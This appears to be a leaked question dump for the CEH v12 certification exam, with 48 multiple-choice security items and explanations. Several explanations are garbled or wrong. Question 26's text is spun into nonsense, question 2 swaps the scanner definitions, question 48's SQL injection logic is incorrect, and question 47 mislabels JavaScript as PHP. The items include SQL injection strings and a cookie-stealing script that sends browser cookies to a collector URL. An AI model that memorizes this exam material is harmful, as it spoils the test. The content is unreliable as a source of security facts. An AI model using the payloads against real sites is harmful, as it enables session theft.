Vendor: EC-Council

Exam Code: 312-50v12

Exam Name: Certified Ethical Hacker Exam (CEH v12)

Version: 23.081

QUESTION 1
Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials.
Which of the following tools is employed by Clark to create the spoofed email?

A. Evilginx
B. Slowloris
C. PLCinject
D. PyLoris

Explanation:
Phishing Tools Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization :=>Tools like BLACKEYE / PhishX / PhishX / Trape / Evilginx

QUESTION 2
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation.
What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Agent-based scanner
B. Network-based scanner
C. Cluster scanner
D. Proxy scanner

Explanation:
* Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
* Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.
* Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
* Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

QUESTION 3
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?

A. Watering hole attack

B. DNS rebinding attack
C. MarioNet attack
D. Clickjacking attack

Explanation:
It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

QUESTION 4
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.
What type of malware did the attacker use to bypass the company's application whitelisting?

A. File-less malware
B. Zero-day malware
C. Phishing malware
D. Logic bomb malware

Explanation:
In this scenario, the attacker used file-less malware to bypass the company's application whitelisting. File-less malware resides entirely in memory, making it difficult for antivirus software and IDS/IPS to detect. It can run in the context of a trusted process or system application, and can be delivered through various attack vectors, including phishing emails, malicious websites, or network exploits.

QUESTION 5
Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.
B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Explanation:
In digital signature, the sender signs the message using their private key, which only the sender knows. The recipient can verify that the message came from the sender by using the sender's public key. Therefore, in this scenario, Dorian is signing the email with his private key, and Poly will validate it using Dorian's public key.

QUESTION 6
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.
What type of attack he is experiencing?

A. DHCP spoofing
B. DoS attack
C. ARP cache poisoning
D. DNS hijacking

Explanation:
DNS hijacking: Attacker modifies DNS queries/responses, redirects users to incorrect/malicious websites, steals sensitive information.

QUESTION 7
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.
What is the attack performed by Boney in the above scenario?

A. Forbidden attack
B. CRIME attack
C. Session donation attack
D. Session fixation attack

Explanation:
In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

QUESTION 8
Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Session splicing
B. Urgency flag
C. Obfuscating
D. Desynchronization

Explanation:
Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode.

QUESTION 9
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:

Username: attack' or 1=1 –
Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Explanation:
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
SQL Query Executed : SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
Code after -- are now comments : --' AND Password='Springfield'

QUESTION 10
Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

QUESTION 11
Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.

Which of the following protocols is used by Bella?

A. FTPS
B. FTP
C. HTTPS
D. IP

Explanation:
FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of server-side public key authentication certificates and client-side authorization certificates. It also supports compatible ciphers, including AES, RC4, RC2, Triple DES, and DES. It further supports hash functions SHA, MD5, MD4, and MD2.

QUESTION 12
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own private key to encrypt the message.
B. Use his own public key to encrypt the message.
C. Use Marie's private key to encrypt the message.
D. Use Marie's public key to encrypt the message.

Explanation:
PGP (Pretty Good Privacy) is an encryption software that can be used to encrypt and decrypt electronic communications, such as emails. PGP uses a combination of symmetric-key and public-key encryption to provide confidentiality and authenticity to the communications.

QUESTION 13
In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 4.0-6.0
B. 3.9-6.9
C. 3.0-6.9
D. 4.0-6.9

Explanation:
CVSS v3.0 Ratings
Low 0.1-3.9
Medium 4.0-6.9
High 7.0-8.9
Critical 9.0-10.0
https://nvd.nist.gov/vuln-metrics/cvss

QUESTION 14
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately

discovers unencrypted traffic in port UDP 161.
What protocol is this port using and how can he secure that traffic?

A. RPC and the best practice is to disable RPC completely.
B. SNMP and he should change it to SNMP V3.
C. SNMP and he should change it to SNMP V2, which is encrypted.
D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Explanation:
SNMP (Simple Network Management Protocol) is a protocol used for managing and monitoring network devices, such as routers, switches, and servers. SNMP uses UDP port 161 for communication. However, SNMP V1 and V2 use clear text community strings for authentication, making them vulnerable to eavesdropping and other attacks.
To secure SNMP traffic, Bill should change the SNMP version to SNMP V3, which provides enhanced security features, such as authentication, encryption, and message integrity. SNMP V3 requires a username and password for authentication, and it supports encryption of the data being transmitted.

QUESTION 15
Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

What command-line parameter could you use to determine the type and version number of the web server?

A. -sV
B. -sS
C. -Pn

D. -V

Explanation:
https://nmap.org/book/man-briefoptions.html
-sV: Probe open ports to determine service/version info

QUESTION 16
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data.
Which of the following regulations is mostly violated?

A. PCI DSS
B. PII
C. ISO 2002
D. HIPPA/PHI

Explanation:
HIPAA/PHI: The Health Insurance Portability and Accountability Act (HIPAA) establishes rules and regulations to safeguard protected health information (PHI). It applies to healthcare providers, health plans, and other entities handling patient data to ensure its confidentiality, integrity, and availability.

QUESTION 17
Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Scanning
B. Gaining access
C. Maintaining access
D. Reconnaissance

Explanation:
The ethical hacking methodology consists of five phases, which are: reconnaissance, scanning, gaining access, maintaining access, and covering tracks.
The phase that involves infecting a system with malware and using phishing to gain credentials to a system or web application is the gaining access phase. In this phase, the attacker attempts to gain unauthorized access to the target system or network by exploiting vulnerabilities, misconfigurations, or weaknesses in the security controls.

QUESTION 18
Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Retain all unused modules and application extensions.
B. Limit the administrator or root-level access to the minimum number of users.
C. Enable all non-interactive accounts that should exist but do not require interactive login.
D. Enable unused default user accounts created during the installation of an OS.

Explanation:
Limiting the administrator or root-level access to the minimum number of users is a best practice for securing user accounts on a web server. This helps to reduce the attack surface and minimize the risk of unauthorized access or privilege escalation.

QUESTION 19
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.
What is this cloud deployment option called?

A. Private
B. Community
C. Public
D. Hybrid

Explanation:
The three main types of cloud deployment options are: private, public, and hybrid. However, there is also a fourth deployment option called community cloud.
In a community cloud, a cloud infrastructure is shared by several organizations or groups that have similar computing requirements and concerns. These organizations may be from the same industry, have similar security or compliance requirements, or have other commonalities that make it beneficial for them to share a cloud environment.
Community cloud environments can provide benefits such as lower costs, improved security, and shared expertise. They can also enable collaboration and resource sharing among organizations.

QUESTION 20
Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <00>
B. <20>
C. <03>
D. <1B>

Explanation:
The <03> NetBIOS code is associated with where you can retrieve the messenger service for a logged-in user.

QUESTION 21
Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app.
What is the attack performed on Don in the above scenario?

A. SIM card attack
B. Clickjacking
C. SMS phishing attack
D. Agent Smith attack

Explanation:
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

QUESTION 22
Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack
B. DROWN attack
C. DUHK attack
D. Side-channel attack

Explanation:
DROWN attack: Decrypting SSL/TLS communications through SSLv2 vulnerability.

QUESTION 23
Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo
B. AOL

C. ARIN
D. Baidu

Explanation:
The scenario describes a reconnaissance phase technique called footprinting, which involves gathering information about a target organization in order to identify potential vulnerabilities or attack vectors.
In this case, Clark has used Whois footprinting to obtain the server IP address of the target organization. He has then used an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
One such online tool that can be used for this purpose is ARIN (American Registry for Internet Numbers). ARIN is a non-profit organization that manages the allocation and registration of IP addresses and other Internet number resources in North America.

QUESTION 24
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed source IP addresses." Suppose that you are using Nmap to perform this scan.
What flag will you use to satisfy this requirement?

A. The -g flag
B. The -A flag
C. The -f flag
D. The -D flag

Explanation:
Nmap may be used to create decoys, that are meant to fool firewalls. whereas decoys is used for nefarious functions, it's usually used to rectify.
nmap -D 192.168.0.1,192.168.0.2,…
When using the -D command, you'll be able to follow the command with a list of decoy addresses. These decoy addresses also will show as if they're scanning the network, to obfuscate the scan that's actually being done.

QUESTION 25
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment
B. External assessment
C. Passive assessment
D. Host-based assessment

Explanation:
B (100%)

QUESTION 26
Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX
B. FedRAMP
C. HIPAA
D. PCI DSS

Explanation:
The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.
The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

QUESTION 27
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.
Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack
B. VLAN hopping
C. STP attack
D. DHCP starvation

Explanation:
Rogue DHCP server attack: Unauthorized DHCP server distributing IP addresses.
VLAN hopping: Exploiting VLAN vulnerabilities for unauthorized network access.
STP attack: Disrupting networks through Spanning Tree Protocol manipulation.
DHCP starvation: Flooding DHCP server to exhaust IP address pool.

QUESTION 28
This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm
B. Twofish encryption algorithm

C. IDEA
D. Blowfish encryption algorithm

Explanation:
The Twofish encryption algorithm is a symmetric key block cipher that was designed to be secure, efficient, and flexible. It uses a block size of 128 bits and can have key sizes up to 256 bits, making it highly secure.
Twofish was one of the five finalists in the Advanced Encryption Standard (AES) competition organized by the U.S. National Institute of Standards and Technology (NIST) in 1997. Although it was not selected as the winner, Twofish is still considered a highly secure encryption algorithm and is widely used in various applications.

QUESTION 29
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.
What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack
B. UDP flood attack
C. Peer-to-peer attack
D. Ping-of-death attack

Explanation:
Jude used a spoofed session flood attack to bypass the network protection tools and firewalls used in his company's network infrastructure. This attack technique involves creating forged TCP sessions by sending multiple SYN, ACK, RST, or FIN packets to the target system. By doing so, the attacker can exhaust the target system's resources and make it unresponsive to legitimate requests.
In a spoofed session flood attack, the attacker sends packets with a forged source IP address, making it difficult for the target system to distinguish between legitimate and malicious traffic. This makes it easier for the attacker to bypass network protection tools and firewalls, which may be configured to block traffic from known malicious IP addresses.

QUESTION 30
Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.
Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Explanation:
EtherNet/IP makes use of TCP port number 44818 for explicit messaging and UDP port number 2222 for implicit messaging

QUESTION 31
While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. SQL injection
C. Denial of service
D. Directory traversal

Explanation:
In a directory traversal attack, an attacker can access files and directories that are stored outside of the web root directory. The attacker can exploit this vulnerability to access sensitive information such as configuration files, password files, and other sensitive data.

QUESTION 32
Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack
B. Reconnaissance attack
C. Side-channel attack
D. Replay attack

Explanation:
In the given scenario, Richard aims to hack IoT devices connected to a target network using a replay attack. He records the frequency required to share information between connected devices and captures the original data when commands are initiated by the connected devices. Once the original data are collected, he uses free tools such as URH to segregate the command sequence. Subsequently, he starts injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
In a replay attack, an attacker records legitimate data transmissions and later retransmits them, hoping to impersonate the original sender or gain unauthorized access. The attacker captures the data packets or messages transmitted between two entities and replays them back to the same or another entity, leading to unauthorized access, impersonation, or denial of service.

QUESTION 33
Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis
B. Malware analysis
C. Scanning networks
D. Enumeration

Explanation:
Scanning networks allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack. Scanning can help the attacker identify the IP addresses, operating systems, open ports, and running services of the systems connected to the target network. This information can then be used to identify vulnerabilities and plan further attacks.

QUESTION 34
Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool
B. Use a scan tool like Nessus
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation

Explanation:
Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. The Nessus server is currently available for Unix, Linux and FreeBSD. The client is available for Unix-or Windows-based operating systems.
Note: Significant capabilities of Nessus include:
- Compatibility with computers and servers of all sizes.
- Detection of security holes in local or remote hosts.
- Detection of missing security updates and patches.
- Simulated attacks to pinpoint vulnerabilities.
- Execution of security tests in a contained environment.
- Scheduled security audits.

QUESTION 35
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?

A. Web shells
B. Webhooks
C. REST API
D. SOAP API

Explanation:
Webhooks are user-defined HTTP callbacks or push APIs that allow applications to communicate

with each other in real-time. They are triggered by specific events and send data to other applications automatically when those events occur. In this scenario, Susan is using webhooks to update other applications with the latest information and provide real-time data to users.

QUESTION 36
Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-untethered jailbreaking
C. Semi-tethered jailbreaking
D. Untethered jailbreaking

Explanation:
In a tethered jailbreak, the device must be connected to a computer each time it is restarted. The jailbreak exploit needs to be applied again using special software or tools to gain access to the device's filesystem and allow the installation of unauthorized apps and modifications. Without this reapplication, the device will boot into a non-jailbroken state.
On the other hand, an untethered jailbreak is more convenient as it does not require a computer connection every time the device restarts. Once the untethered jailbreak is successfully performed, the modifications made to the device remain persistent even after a reboot. The device can be turned on and off without losing the jailbreak status, allowing the use of unauthorized apps and tweaks without any additional steps.

QUESTION 37
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks
B. WS-Address spoofing
C. SOAPAction spoofing
D. XML injection

Explanation:
WS-address provides additional routing information in the SOAP header to support asynchronous communication.

QUESTION 38
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.
What is the technique employed by Steve to gather information for identity theft?

A. Pharming
B. Skimming

C. Pretexting
D. Wardriving

Explanation:
Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.
Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification

QUESTION 39
What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22
B. 48101
C. 80
D. 443

Explanation:
How to Defend Against IoT Hacking:
Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

QUESTION 40
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities
B. Use of command-line interface
C. Data staging
D. Use of DNS tunneling

Explanation:
Unspecified Proxy Activities : An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

QUESTION 41
What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning
B. Spoof source address scanning

C. Decoy scanning
D. Idle scanning

Explanation:
Idle scanning (also known as zombie scanning) is a firewall evasion technique that uses a zombie system with low network activity to scan a target system.

QUESTION 42
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .xsession-log
B. .profile
C. .bashrc
D. .bash_history

Explanation:
The .bash_history file is a log of commands executed in the Bash shell. If a user enters their login and password in plaintext, it will be stored in the .bash_history file. This file can be cleared to remove any plaintext passwords that may have been stored.
The .xsession-log file records X session messages, and the .profile and .bashrc files are scripts that are run at login to set environment variables and configure the shell. These files do not typically contain plaintext passwords.

QUESTION 43
Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.
What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits
B. Legitimate applications
C. Script-based injection
D. Phishing

Explanation:
Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit.

QUESTION 44
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the

target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.
Which of the following tools is used by Wilson in the above scenario?

A. Factiva
B. ZoomInfo
C. Netcraft
D. Infoga

Explanation:
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

QUESTION 45
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.
Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation
B. Verification
C. Risk assessment
D. Vulnerability scan

Explanation:
The vulnerability management lifecycle is a process of identifying, assessing, and remediating vulnerabilities in an organization's IT infrastructure. The five phases of the vulnerability management lifecycle are:
1. Discovery and Identification: This is the process of identifying and inventorying all of the assets in an organization's IT infrastructure.
2. Vulnerability Assessment: This is the process of identifying and assessing the severity of vulnerabilities in an organization's IT infrastructure.
3. Prioritization: This is the process of prioritizing the vulnerabilities that need to be remediated based on their severity and impact.
4. Remediation: This is the process of applying fixes to vulnerable systems to reduce the impact and severity of vulnerabilities.
5. Verification: This is the process of verifying that the vulnerabilities have been remediated and that the fixes are working properly.
In this case, David is currently in the Remediation phase of the vulnerability management lifecycle. He is applying fixes to vulnerable systems to reduce the impact and severity of vulnerabilities.

QUESTION 46
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target

organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud cryptojacking
B. Man-in-the-cloud (MITC) attack
C. Cloud hopper attack
D. Cloudborne attack

Explanation:
Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

QUESTION 47
Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie ='+ escape
(document.cookie) +"' />);
</script>
```

What issue occurred for the users who clicked on the image?

A. This php file silently executes the code and grabs the user's session cookie and session ID.
B. The code redirects the user to another site.
C. The code injects a new cookie to the browser.
D. The code is a virus that is attempting to gather the user's username and password.

Explanation:
The code embedded behind the strange images posted by the user on the forum is a PHP file that runs in the background and steals the user's session cookies and session ID. The PHP script silently executes in the background, and the user may not be aware that their session has been compromised.

QUESTION 48
Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Union-based and error-based
C. Time-based and union-based
D. Time-based and boolean-based

Explanation:
Boolean-based SQL injection is a type of attack where the attacker sends a malicious query to the database that will return a different response depending on whether the query returns a TRUE or FALSE result. For example, the attacker might send the query SELECT * FROM users WHERE id = '1' AND '1' = '2'. If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will return all of the rows in the users table.
Time-based SQL injection is a type of attack where the attacker sends a malicious query to the database that will cause the database to take a different amount of time to execute depending on whether the query returns a TRUE or FALSE result. For example, the attacker might send the query SELECT * FROM users WHERE id = '1' AND sleep(5). If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will cause the database to sleep for 5 seconds before returning results.
